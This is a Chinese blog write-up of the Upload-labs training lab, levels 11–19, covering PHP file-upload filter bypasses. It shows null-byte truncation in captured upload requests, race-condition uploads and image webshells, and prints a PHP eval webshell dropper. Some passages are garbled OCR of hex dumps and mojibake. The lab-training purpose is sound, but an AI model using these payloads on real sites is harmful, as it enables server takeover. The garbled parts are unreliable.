

# 文件上传解析漏洞(二)、Upload-labs-master11-19Wirteup

原创

凌晨三点-  于 2020-06-18 10:26:21 发布  454  收藏 1

分类专栏: [Web安全](#) [信息安全](#) 文章标签: [php](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_41487522/article/details/106801861](https://blog.csdn.net/weixin_41487522/article/details/106801861)

版权



[Web安全](#) 同时被 2 个专栏收录

21 篇文章 0 订阅

订阅专栏



[信息安全](#)

18 篇文章 0 订阅

订阅专栏

## 文件上传解析漏洞(二)、Upload-labs-master11-19Wirteup

今天接着上次的pass1-10, 给大家分享pass11-21的writeup, 有喜欢的小伙伴希望点个赞。

再此之前, 首先介绍一下%00截断和00截断

### %00截断和00截断

了解%00实际上我们要先了解0x00, 0x00实际上是一个十六进制表示方式, 实际上就是表示ASCII码值为0, 有些函数在处理这个字符的时候会把这个字符当做结束符, 他们就读取到这里认为这一段结束了。

在文件上传时, 如果遇到了白名单机制只允许上传jpg后缀的, 在没有解析漏洞的情况下我们该怎么办?

JPG格式并不会被解析, 那么我们需要绕过上传过滤。

假设我写了1.php%00.jpg传参之后, 有些过滤都是直接匹配字符串, 他强行匹配到了结尾是.jpg, 然后允许上传, 但是随着php函数去执行的时候他读取到0x00认为结束了, 那么这个文件就变成了1.php。

%00实际上和00截断是一个原理, 只不过%00是经过URL编码的, %00解码后就是0x00截断的那个字符。

```

1  $is_upload = false;
2  $msg = null;
3  if (isset($_POST['submit'])) {
4      if (file_exists(UPLOAD_PATH)) {
5          $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".pht", ".pHp", ".pHp5", ".pHp4
6          $file_name = trim($_FILES['upload_file']['name']);
7          $file_name = delldot($file_name); //删除文件名末尾的点
8          $file_ext = strrchr($file_name, '.');
9          $file_ext = strtolower($file_ext); //转换为小写
10         $file_ext = str_ireplace(':'.$DATA, '', $file_ext); //去除字符串::$DATA
11         $file_ext = trim($file_ext); //首尾去空
12
13         if (!in_array($file_ext, $deny_ext)) {
14             $temp_file = $_FILES['upload_file']['tmp_name'];
15             $img_path = UPLOAD_PATH.'/'.$file_name;
16             if (move_uploaded_file($temp_file, $img_path)) {
17                 $is_upload = true;
18             } else {
19                 $msg = '上传出错!';

```

https://blog.csdn.net/weixin\_41487522

发现黑名单的绕过方式都已经被过滤, 因此我们这里就可以尝试%00截断

```

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----374511070027515529533006476095
8 Content-Length: 3250
9 Origin: http://www.gohosts.com
10 Connection: close
11 Referer: http://www.gohosts.com/upload-labs-master/Pass-10/index.php?action=show_code
12 Upgrade-Insecure-Requests: 1
13
14 -----374511070027515529533006476095
15 Content-Disposition: form-data; name="upload_file"; filename="123.php%00.jpg"
16 Content-Type: image/jpeg
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

```

这里我们把文件后缀修改123.php%00.jpg,发现可以成功上传。

上传之后复制图片地址打开, 发现phpinfo()函数成功执行 (这里传参需要删除后面的%00.jpg), 当然也可以使用菜刀或冰蝎链接这里不再赘述





3	0a	55	70	67	72	61	64	65	2d	49	6e	73	65	63	75	72	Upgrade-Insecu
3	65	2d	52	65	71	75	65	73	74	73	3a	20	31	0d	0a	0d	e-Requests: 1
3	0a	2d	-----														
3	2d	33	39	-----39													
3	38	38	32	35	30	36	32	38	31	36	31	32	35	31	39	31	8825062816125191
3	37	33	31	39	34	33	38	31	37	32	31	0d	0a	43	6f	6e	73194381721Con
3	74	65	6e	74	2d	44	69	73	70	6f	73	69	74	69	6f	6e	tent-Disposition
3	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	20	6e	61	6d	: form-data; nam
3	65	3d	22	73	61	76	65	5f	70	61	74	68	22	0d	0a	0d	e="save_path"
1	0a	2e	2e	2f	75	70	6c	6f	61	64	2f	31	32	33	2e	70	./upload/123.p
2	68	70	0d	0d	0a	2d	hpa-----										
3	2d	-----															
4	2d	2d	33	39	38	38	32	35	30	36	32	38	31	36	31	32	--39882506281612
5	35	31	39	31	37	33	31	39	34	33	38	31	37	32	31	0d	519173194381721
3	0a	43	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	Content-Disposi

## pass-13—pass16

这几关都是图片马绕过。

pass-13 直接图片马绕过

pass-14 getimagesize图片类型绕过

pass-15 php\_exif模块图片类型绕过

pass-16 二次渲染绕过

直接上传一个图片马都可以绕过，这里不再赘述。

接下来，首先了解一个定义——竞争条件是什么？

竞争条件”发生在多个线程同时访问同一个共享代码、变量、文件等没有进行锁操作或者同步操作的场景中。

开发者在进行代码开发时常常倾向于认为代码会以线性的方式执行，而且他们忽视了并行服务器会并发执行多个线程，这就会导致意想不到的结果。

线程同步机制确保两个及以上的并发进程或线程不同时执行某些特定的程序段，也被称之为临界区（critical section），如果没有应用好同步技术则会发生“竞争条件”问题。

在我理解就是两只哈士奇（线程）同时去抢一个丢出去的飞盘（资源），不知道到底哪只能抢到，此处便形成了竞争。

那我们上传是和谁去竞争？

一般而言我们是上传了文件，上传了但是最后却因为过滤或者其他原因被删除了，那么我们可以使用条件竞争，我们实际上是和unlink，是和删除文件的函数进行竞争。

假如我不断的上传发包，然后我同时也不断的访问那个我们上传上去的文件的地址，我们就开始和服务器的函数比手速了，函数执行都是要时间的，如果我这边上传上去，且没有删除，那个时间可能很短，然后被我访问到了，岂不是就可以执行PHP了，我们就比服务器手速快了~

你可以上传一个php然后访问后，由这个php去写一个马

```
<?php $a = '<?php @eval($_REQUEST['a'])?>';file_put_contents('1.php',$a)?>
```

## pass-17 条件竞争

开始和服务器比手速的时候到了，我们用burp模块抓包然后去爆破就行，一个不断上传，一个不断访问。

## pass-18 条件竞争

这一关实际上还是条件竞争，只不过做了各种检查，其实还是一样的，只不过这一关要上传图片马，然后使用burp抓包爆破，一个不断上传一个不断访问。(这一关有bug,有时候不一定能跑出来)

## pass-19

查看源码：

```
$deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw","js");

$file_name = $_POST['save_name'];
$file_ext = pathinfo($file_name,PATHINFO_EXTENSION);

if(!in_array($file_ext,$deny_ext)) {
    $img_path = $UPLOAD_ADDR . '/' . $file_name;
    if (file_put_contents($img_path, $_POST['a'])) {
        header('Location: ' . $img_path);
    }
}
```

```
if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $img_path)) {
    $is_upload = true;
} else {
    $msg = '上传失败!';
}
} else {
    $msg = '禁止保存为该类型文件!';
}
} else {
    $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
}
}
```

https://blog.csdn.net/weixin\_41487522

这里又是一个00截断，做法和之前的%00截断没区别，这两个其实原理一样，这里主要是用到了move\_uploaded\_file()，这是移动文件的函数，上传上去然后移动到这边重命名。又是post传参方式，所以需要在hex中添加00

```
-----1388816816839
Content-Disposition: form-data; name="save_name"
upload-19.php
-----1388816816839
Content-Disposition: form-data; name="submit"
a.0a%
```


https://blog.csdn.net/weixin\_41487522

### 在Hex中把61改成00

ei	07	07	11	ea	55	7c	01	e2	0e	7e	10	c5	00	50	2e	0a	g0es!e7~DAP~
e2	6a	e1	0a	f4	70	19	56	c6	73	ba	49	82	07	2c	29	59	jád0pVÆs!00,JY
e3	12	ad	82	40	9d	45	62	ce	c9	ed	4b	99	69	e8	c5	43	0-0@EblÉIK0iAC
e4	fe	36	06	90	2f	2f	f6	0f	52	1e	49	e1	28	32	bb	8b	p600/60R0iá(2»0
e5	24	69	ca	c5	d0	c7	7d	9d	b5	2f	9f	84	3d	0c	43	27	SiÉABÇ0μ0=«C'
e6	2d	32	07	17	91	79	54	6e	49	46	f1	86	dc	c5	db	fe	-2000yTnIFñ0UÁÜp
e7	75	96	c8	2c	62	a3	c1	f3	f7	fc	75	d6	43	42	84	df	u0É.bÉÁó+uu0CB0B
e8	20	14	d0	d8	b1	92	2c	8a	e8	db	83	fd	a8	6d	8b	2e	0D0±0.0eU0y'm0.
e9	36	4a	ae	35	d8	90	8d	d1	f5	f6	49	df	8f	1f	58	3e	6J05000N00B00X>
ea	65	f9	1f	6f	f8	7b	1b	e3	b5	14	3a	00	00	00	00	49	eú00{0áμ0i
eb	45	4e	44	ae	42	60	82	3c	3f	70	68	70	20	40	65	76	END0B'0<?php @ev
ec	61	6c	28	24	5f	52	45	51	55	45	53	54	5b	27	61	27	al(\$_REQUEST['a'
ed	5d	29	3f	3e	3b	0d	0a	2d	)]?>:-----								
ee	2d	-----															
ef	2d	2d	2d	2d	31	32	37	32	32	31	34	31	33	30	32	38	-----127221413028
f0	37	34	36	0d	0a	43	6f	6e	74	65	6e	74	2d	44	69	73	746Content-Dis
f1	70	6f	73	69	74	69	6f	6e	3a	20	66	6f	72	6d	2d	64	position: form-d
f2	61	74	61	3b	20	6e	61	6d	65	3d	22	73	61	76	65	5f	ata; name="save_
f3	6e	61	6d	65	22	0d	0a	0d	0a	75	70	6c	6f	61	64	2d	name="upload-
f4	31	39	2e	70	68	70	0d	0d	0a	2d	19.phpa-----						
f5	2d	-----															
f6	2d	2d	2d	2d	2d	2d	31	32	37	32	32	31	34	31	33	30	-----1272214130
f7	32	38	37	34	36	0d	0a	43	6f	6e	74	65	6e	74	2d	44	28746Content-D
f8	69	73	70	6f	73	69	74	69	6f	6e	3a	20	66	6f	72	6d	isposition: form
f9	2d	64	61	74	61	3b	20	6e	61	6d	65	3d	22	73	75	62	-data; name="sub
fa	6d	69	74	22	0d	0a	0d	0a	e4	b8	8a	e4	bc	a0	0d	0a	mit"a_0a%
fb	2d	-----															
fc	2d	31	32	37	ht-----127.221413028												

上传之后复制图片地址打开，发现obscure()函数成功执行

上传之后复制图片地址打开，发现PHPINFO()函数成功执行



来款o组/映q喏\$R%3猛!+F幘8卿f9 鏢S€8哲賭(20)%/杖R\l豈鑿鍊5Z(R(拈杏霖椅~]U鐸(U璣p祔? =缺/?6郤)? \$q,曷H每. .  
喜腴Y炗屨窶藜m.t%劫黠T穉zVF€'O,18.4T晚(Owa端磬j 僭3oCggjx洩爛劃56Rs祝4r歪 鏢硃C苜佞w譬?0ztw斐!oy#6戶探纯C胤  
'gQ瀟帛唛X偈徐Y51膺4曠m(尼)髮#\$D泻o "痲a-6"\$ 咄樺YjW鈎艦焔 纏)o#&嬾.錄0=8滘Q>D婉PZxZi3璦 aw+O TB乏I  
&s鉞茶/ 卒.r登取迫泥9唵b紕摺r'层 債&露A砒= w!朗兹塵卷銀7 9鱗,l&lp洞(辟纂9鼓7沛惚慶€3:Mウ)b 癩燦鬣Cw= 樞P 拈道隆[M褊i蔑  
尊卸褙qW 釐G祥3 9汜~ 眈j/績+ 3庚殷木蟹b>樸s鴿&r 鮑)駢x^ 駸 詩~ 錘6技!Km亡'X U鵲鮭, 6 鮪懂埋慙>潮罐Vx. 戛蚊B瑱損我8; 髟  
gR環胡r 桔5蕪d Yb\*鯉\*is >僞垆hul 博n蕘M90芥"銅穴蚰J2W 2岭)waiZ貽&V芒, 洩氫譚去Qe \$b玫洞3醞f 躡躡缺踊軹函3 =S  
里6F音9學y 问u苾T鉞笈 恪-歎厭 鈎"h鳴~統J靈弩Q快eV浣樞 夙 ("灑xo鄴B尉Y| 煇R擲4N竟.&D\$Z9B\_ 佞p擺\*&MF鰻桐 鷓5 镁+S=  
W`\$蠶€摺隣咩娟;稔~T恣e 礪岬V x 績隼U薪砒; >Z ^靡\_nADU 3 4^nl9 M驪c趾探閏胖 = 詛糞蝨`5\* 鰻 =: 裊垠!鮭表 %T 砒€9i F  
. < 謝 &r 朗 k 4! 朕概甚 飲 \_) ê 浆sv 罐& 4 閏禕V= 裂# c %t 賊'z 姪, 眇:% 麗 鏹歡)OTI 侄w < 熨頰 # "B 徐璫咆繆聰茂 6 旒徽 = ~  
&S [a : 糕饅孳7 鬚推療z\_膏]Gu, 鉅EL.c 碑x協 線蛻! 齋 眼Hc 筮祇攢緝J)L 官崑WL < < =-S 把(潯雍猶匈 2m? 縹曠 : 敷 > 舛馳 嬭 b 脩Ew 歲翌E 棣  
 尅V 危餐 )Y 瓊 @ 激b 紊 韃 樺 机 C 6 // Rl (2 袖 \$i 逝星) 滙 / 焯 = C'-2 傑 TnIF 駟 苾 埝 u 杯, bA 鮑 齏 諧 B 勇 胸 脞, 媵 踴 m . 6J 5 貝 嶺 豕 奴 馮 X > e o 鴟 愕 : IEND



https://blog.csdn.net/welxin\_41487522